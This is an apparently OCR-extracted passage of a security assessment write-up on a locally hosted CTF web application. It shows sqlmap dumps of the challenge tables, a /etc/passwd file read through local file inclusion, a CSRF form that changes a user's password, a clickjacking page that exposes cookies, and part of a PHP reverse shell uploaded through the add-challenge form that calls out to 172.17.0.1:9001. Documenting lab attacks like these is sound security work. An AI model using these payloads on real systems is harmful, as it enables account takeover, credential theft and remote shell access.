| id | challengeFlag         | challengeLink                    | challengeName | challengeType | challengePoint | challengeAuthor | challengeDescription |
+----+-----------------------+----------------------------------+---------------+---------------+----------------+-----------------+----------------------+
| 33 | flowctf{hint1_easy}   | challenges/1716179589hint1.py    | Hint-1        | Easy          | 20             | admin           | print("Hint")        |
| 34 | flowctf{hint2_medium} | challenges/1716179614hint2.py    | Hint-2        | Medium        | 40             | admin           | print("Hint")        |
| 35 | flowctf{hint3_hard}   | challenges/1716179637hint3.py    | Hint-3        | Hard          | 70             | admin           | print("Hint")        |
| 36 | flowctf{hint4_insane} | challenges/1716179664hint4.py    | Hint-4        | Insane        | 100            | admin           | print("Hint")        |
+----+-----------------------+----------------------------------+---------------+---------------+----------------+-----------------+----------------------+

[02:22:27] [INFO] table 'CTF.challenges' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/CTF/challenges.csv'
[02:22:27] [INFO] fetching columns for table 'pending_challenges' in database 'CTF'
[02:22:27] [INFO] retrieved: 9
[02:22:30] [INFO] retrieved: id
[02:22:36] [INFO] retrieved: challengeName
[02:23:15] [INFO] retrieved: challengeAuthor
[02:24:06] [INFO] retrieved: challengeDescription
[02:25:10] [INFO] retrieved: challengeType
[02:25:55] [INFO] retrieved: challengePoint
[02:26:41] [INFO] retrieved: challengeLink
[02:27:22] [INFO] retrieved: challengeFlag
[02:28:03] [INFO] retrieved: challengeStatus
[02:28:51] [INFO] fetching entries for table 'pending_challenges' in database 'CTF'
[02:28:51] [INFO] fetching number of entries for table 'pending_challenges' in database 'CTF'
[02:28:51] [INFO] retrieved: 0
[02:28:53] [WARNING] table 'pending_challenges' in database 'CTF' appears to be empty
Database: CTF
Table: pending_challenges
[0 entries]
+----+---------------+---------------+---------------+---------------+----------------+-----------------+-----------------+----------------------+
| id | challengeFlag | challengeLink | challengeName | challengeType | challengePoint | challengeAuthor | challengeStatus | challengeDescription |
+----+---------------+---------------+---------------+---------------+----------------+-----------------+-----------------+----------------------+
+----+---------------+---------------+---------------+---------------+----------------+-----------------+-----------------+----------------------+

[02:28:53] [INFO] table 'CTF.pending_challenges' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/CTF/pending_challenges.csv'
SQL injection vulnerability has already been detected against 'localhost'. Do you want to skip further tests involving it? [Y/n] Y
[02:28:53] [INFO] skipping 'http://localhost:8080/action.php'
[02:28:53] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-08142024_0144am.csv'

[*] ending @ 02:28:53 /2024-08-14/
```




```
oot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
an:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
roxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
ysql:x:999:1000::/home/mysql:/bin/sh
```

Figure 16: Local file inclusion




```
<body>
        <form action ="http://localhost:8080/action.php"method="GET" id ="csrfForm">
<input type ="hidden" name ="username" value="Bhawana">
<input type ="hidden" name ="password" value="12345678">
<input type ="hidden" name ="confirmPassword" value="12345678">
<input type ="hidden" name ="changePass" value="1"></form>
<script>
  document.getElementBY ID("csrfForm").submit();
</script>
        root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Figure 17: Making Csrf file



localhost/csrf.php


Figure 18: CSRF.php for CSRF



localhost:8091/action.php?username=bhatta&password=11111111&confirmPassword=11111111&changePass=1

localhost:8091

Password change successfully



localhost:8091/dashboard.php

FLOWCTF

Home Dashboard Leaderboard Add Challenge Password-Change Logout


Hint-1
Type: Easy
Author: admin
[20 Points]
print("Hint")
Attachement: Link

Hint-2
Type: Medium
Author: admin
[40 Points]
print("Hint")
Attachement: Link


Hint-3
Type: Hard
Author: admin
print("Hint")
Attachement: Link

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
admin_c…	5ac5355b84894ede056ab81b324c4675	localhost	/	Thu, 18 Jul 2024 10:4…	44	false	false	None	Tue, 16 Jul 2024 10:17…
PHPSESSID	da7f9f6017b6f61a92b354232b67eec4	localhost	/	Session	41	false	false	None	Thu, 08 Aug 2024 04:…
pma_lang	en	localhost	/	Tue, 02 Jul 2024 05:…	10	true	false	Strict	Wed, 26 Jun 2024 09:…
pma_lang	en	localhost	/phpmy…	Thu, 15 Aug 2024 06:…	10	true	false	Strict	Tue, 06 Aug 2024 03:…


Figure 19: Clickjacking



```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Clickjacking Attack</title>
    <style>
        body {
            margin: 0;
            padding: 0;
            overflow: hidden;
        }
        .clickjacking-container {
            position: relative;
            width: 100vw;
            height: 100vh;
        }
        iframe {
            position: absolute;
            top: 0;
            left: 0;
            width: 100%;
            height: 100%;
            border: none;
            opacity: 0; /* Makes the iframe invisible */
        }
    </style>
</head>
<body>
    <div class="clickjacking-container">
        <iframe src="http://127.0.0.1:8091/changepass.php"></iframe>
    </div>
    <script>
        document.addEventListener('click', function() {
            alert(document.cookie);
        });
    </script>
</body>
</html>
```




```
PHPSESSID=da7f9f6017b6f61a92b354232b67eec4
```



```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master
/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");
```

Figure 20: RFI



localhost:8091/add_challenge.php

Add Challenge

Challenge Name: rev shell

Use short name for challenges(!>20).


Challenge Description: shell

Keep it short(!>80)

Challenge Type: Easy

Challenge Link: Browse... rev.pHP

FLAG: rev_shell



rev shell


Type: Easy

Author: Bhawana

[20 Points]

shell

Attachement: Link



Add Challenge

Challenge Name: Admin access

Use short name for challenges(!>20).


Challenge Description: admin access

Keep it short(!>80)

Challenge Type: Medium

